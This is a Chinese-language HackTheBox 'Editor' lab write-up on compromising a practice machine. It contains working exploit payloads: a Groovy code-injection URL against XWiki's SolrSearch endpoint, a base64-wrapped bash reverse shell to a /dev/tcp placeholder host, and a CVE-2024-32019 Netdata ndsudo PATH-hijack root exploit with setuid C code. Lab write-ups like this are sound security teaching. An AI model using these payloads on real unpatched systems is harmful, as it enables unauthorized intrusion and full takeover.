
312 字
2 分钟
HTB-Editor WriteUp
1. Recon
nmap -sS -Pn -n --open --min-hostgroup 4 --min-parallelism 1024 --host-timeout 30 -T4 -v 10.10.11.80...PORT STATE SERVICE22/tcp open ssh80/tcp open http8080/tcp open http-proxy访问http://10.10.11.80:8080时 ,页面提示Did not follow redirect to http://editor.htb/ ,因此需要将该域名添加至/etc/hosts中进行解析。

echo "10.10.11.80 editor.htb wiki.editor.htb" > /etc/hosts再次访问,可见其基于XWIKI Debian 15.10.8框架搭建。
2. Foothold
搜索发现其存在一个远程代码执行的漏洞,尝试手动构造poc payload:
http://wiki.editor.htb/xwiki/bin/get/Main/SolrSearch?media=rss&text=}}}{{async async=false}}{{groovy}}println('cat /etc/passwd'.execute().text){{/groovy}}{{/async}}
构造反弹shell payload
- 先将反弹命令以
base64的形式编码
echo -n 'bash -i >& /dev/tcp/{YOUR_IP}/{YOUR_PORT} 0>&1' | base64- 再将其嵌入至xwiki payload中
http://wiki.editor.htb/xwiki/bin/get/Main/SolrSearch?media=rss&text=}}}{{async async=false}}{{async async=false}}{{groovy}}["/bin/bash","-c","echo {YOUR_BASE64_STR} | base64 -d | bash"].execute(){{/groovy}}{{/async}}- 监听端口执行payload

反弹成功,看一下家目录,xwiki是个服务账户没有家目录,提权点应该在应用目录下。

在翻找xwiki配置文件的过程中找到口令。

3. PrivEsc
在枚举 suid 文件的过程中发现 netdata 目录下有 suid 权限的脚本。

- 编写提权脚本
#include <unistd.h> // for setuid, setgid, execl#include <stddef.h> // for NULL
int main() { setuid(0); setgid(0); execl("/bin/bash", NULL); return 0;}- 编译
x86_64-linux-gnu-gcc -o nvme CVE-2024-32019.c -static- 添加执行权限
chmod +x nvme- 添加至PATH环境中并执行
PATH=$(pwd):$PATH /opt/netdata/usr/libexec/netdata/plugins.d/ndsudo nvme-list
4. Reference
HTB-Editor WriteUp
https://blog.41an.com/posts/htb-editor/ 部分信息可能已经过时